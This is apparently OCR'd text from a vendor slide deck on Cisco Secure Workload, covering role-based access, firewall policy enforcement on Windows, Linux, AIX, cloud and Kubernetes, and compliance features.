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
First-Time User Experience

A wizard guides first-time users through the scope creation process based on organizational structure.



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

Public Cloud and Kubernetes Scope Trees

Example score tree for Public Cloud



Example score tree for Kubernetes



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RBAC- User Abilities

Ability	Description
Read	Read all data including flows, application and inventory filters.
Write	Make changes to applications and inventory filters.
Execute	Perform ADM runs and publish policies for analysis.
Developer	Access to Data Platform features such as creating and running User Apps, scheduling Jobs, and uploading data to the Data Lake.
Enforce	Enforce policies defined in application workspaces associated with the given scope.
Owner	Required to toggle an application workspace from secondary to primary. Access to Data Platform Admin abilities such as managing User App sessions, adding Data Taps, and creating Visualization Data Sources

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RBAC- Pre-Built User Roles

Role	Description
Agent Installer	Can Install, Monitor and Upgrade Agents
Customer Support	For Technical Support or Advanced Services. Provides access to cluster maintenance features. Allows the same access as Site Admin but **cannot** modify users.
Site Admin	Provides the ability to manage users, agents, etc. Can view and edit all features and data. There must be at least one site admin.
Global Application Enforcement	Provides the Enforce ability on every scope.
Global Application Management	Provides the Execute ability on every scope.
Global Read Only	Provides the Read ability on every scope.

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Policy Enforcement

Microsoft Windows Firewall

Windows supports programming of firewall policies using two approaches

- Windows Advanced Firewall (WAF)
  - Allow-list policy model supports only allow rules, cannot mix with block rules
  - Creates conflict with existing GPO policy
- Windows Filtering Platform (WFP) *{Default & Recommended}*
  - Supports block-first policy order with a mix of allow and block rules
  - Sits on top of GPO policy
  - Lightweight, with less CPU overhead on policy updates

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
WFP: Selective Allow Policy

- Full policy ordering control with Allow and Block rule combinations
- Selective Allow Policy correctly rendered in WFP



Two simple rules

Allow RDP from Secure Management Desktop

Block RDP from All Machines

Not possible with Allow-List ONLY implementation supported by Windows Advance Firewall

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Application Layer Enforcement (ALE)

- Offers granular Windows workload protection i.e. more than IP, protocols, ports
- ALE allows Windows workload traffic filtering using OS supported filters:
  - Application Name
    - Full path, e.g. *C:\program files\acme\acme.exe*
  - Service Name
    - short service name, e.g. *sshd*
  - Username
    - Local or domain-username, e.g. acmeuser, *user@acme.com*, *user\acme*
- Supports both WFP and WAF modes

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Linux Firewall

Linux uses **ip[6]tables** utility to configure ip packet filter rules to allow or block a packet

- Works for both ipv4 and ipv6 packets
- Leverages **ipset** to store multiple IP addresses or port numbers
  - Uses *match-set* to combine complex IP address and ports-based rulesets with one single iptables rule
- Enforcement Agent monitors the firewall for any rule/policy deviation and if so, re-programs the firewall

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AIX Firewall

- AIX uses IPFilter to program the IPv4 filter table which contains rules to allow or drop IPv4 packets
- Agent leverages ipfilter and ippool rules

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

Secure Firewall – Topology Awareness

- FMC connector now allows the ability to map specific FTDs to scopes.
- For a given leaf scope, all the policies(including inherited policies) are pushed only to FTDs mapped to the scope.
- For non leaf scope, all the inherited policies from parent scope and all the immediate child scope policies are pushed.
- FTD high availability and clustering deployments are supported.





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
Cloud Connectors – Agentless Enforcement

- Automatically discover workload clusters or build inventory filters based on labels ingested from cloud.
- Agentless workload policy enforcement through cloud built-in policy controls:
  - AWS Security Groups
  - Azure Network Security Groups
  - GCP Network Firewall
- Analyze policies against ingested flow log information to eliminate any unexpected allows/blocks.

Note: Cloud policy count limits apply



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Example AWS – Agentless Security Groups

Security Groups/Policies enforced on AWS workload matching the inventory filter

Instances (1/1) Info

Connect | Instance state | Actions | Launch instances

Search

csw | Clear filters

Name	Instance ID	Instance state	Instance type	Status check	Alarm status	Availability Zone	Public IPv4 DN
csw-workload	i-0b636fdb60a6c0fe5	Running	t2.micro	2/2 checks passed	No alarms	us-east-1d	–

Instance: i-0b636fdb60a6c0fe5 (csw-workload)

Details | Security | Networking | Storage | Status checks | Monitoring | Tags

Security details

IAM Role
–

Owner ID
904585389016

Launch time
Wed Dec 15 2021 14:55:54 GMT-0500 (Eastern Standard Time)

Security groups
sg-073ccea3107b76871
(csw_6876a7a7_1547084096_000_1639602037)
sg-086bd732bb5dcd58a
(csw_6876a7a7_1547084096_001_1639602038)

Inbound rules

Outbound rules

AWS Security Groups enforced from Cisco Secure Workload

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Policy Enforcement on Kubernetes

- Secure workload agent is deployed as Kubernetes daemonset.
  - Agent supports Docker, Containerd and CRI-O (for OpenShift) is supported
  - Supported Node OS for agent – Amazon Linux, CentOS, Oracle Server, Red Hat Enterprise CoreOS, Red Hat Enterprise Server, SUSE Linux Enterprise Server, Ubuntu
- Policies can be discovered automatically. Kubernetes clusters are identified in consideration with Kubernetes inventory like services, pods, deployments, replica sets, cronjobs, jobs etc.
  - Policy granularity can be controlled by fine tuning cluster granularity configuration of policy discovery tool.
- **NOTE:** Secure Workload agent or daemonset has no dependency on CNI (Calico, Cilium, Weave, Cloud CNIs etc.) or Service Mesh(like Istio, Linkerd etc.)

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Policy Enforcement on Kubernetes

- Policies are by container pod and programmed
  within the container host OS pod namespace
- Enforcement engine identifies the namespace of the pods and program policies accordingly
- Policy enforcement uses IP sets and IP tables available within container host OS

Policy Template available for Kubernetes cluster control plane communications:

- Always allow access to Kubernetes, Kube API, Kube DNS, etc.
- Always allow connection to Cisco Secure Workload cluster

Allow Kubernetes control plane

Description:
Policies to allow Kubernetes control plane traffic.

Select workspace

Select a Workspace

Parameters

Kubernetes control plane

Select a scope

The template recommends using a filter restricted to the workspace's scope with the following query:

orchestrator_system/namespace = kube-system

If a filter is not selected, a filter with this query will be auto-created.

Policies

9 Suggested Policies

Rank	Priority	Action	Consumer	Provider	Protocol	Port
Default	100	ALLOW	*Defined by Kubernetes control plane auto-created if not provided*	*Defined by Kubernetes control plane auto-created if not provided*	TCP	2379-2380
Default	100	ALLOW	*Defined by Kubernetes control plane auto-created if not provided*	*Defined by Kubernetes control plane auto-created if not provided*	TCP	6443
Default	100	ALLOW	*Defined by Kubernetes control plane auto-created if not provided*	*Defined by Kubernetes control plane auto-created if not provided*	TCP	10250
Default	100	ALLOW	*Defined by Kubernetes control plane auto-created if not provided*	*Defined by Kubernetes control plane auto-created if not provided*	TCP	10257
Default	100	ALLOW	*Defined by Kubernetes control plane auto-created if not provided*	*Defined by Kubernetes control plane auto-created if not provided*	TCP	10259
Default	100	ALLOW	*Defined by Kubernetes control plane auto-created if not provided*	*Defined by Kubernetes control plane auto-created if not provided*	TCP	30000-32767
Default	100	ALLOW	*Defined by Kubernetes control plane auto-created if not provided*	*Defined by Kubernetes control plane auto-created if not provided*	TCP	53 (DNS)
Default	100	ALLOW	*Defined by Kubernetes control plane auto-created if not provided*	*Defined by Kubernetes control plane auto-created if not provided*	TCP	9153
Default	100	ALLOW	*Defined by Kubernetes control plane auto-created if not provided*	*Defined by Kubernetes control plane auto-created if not provided*	UDP	53 (DNS)

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
End-to-End Container Security

In addition to enforcing segmentation policies in container host OS, enforce the policies on ingress controllers like HAProxy, Nginx, and F5



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
Third-Party and Network Enforcement



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
Policy Enforcement – Policy Priorities



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
Reference


Policy Compliance and Decommision

Policy Compliance


- Push near-real time alert events for noncompliance policy events to external systems
- Review and update segmentation policy
  - Reduce Escaped Events
  - Block Unusued Ports



Application Traffic Flows



Real-Time Policy Analysis



- Quick Visualization via Segmentation Compliance Score

Actionable Items

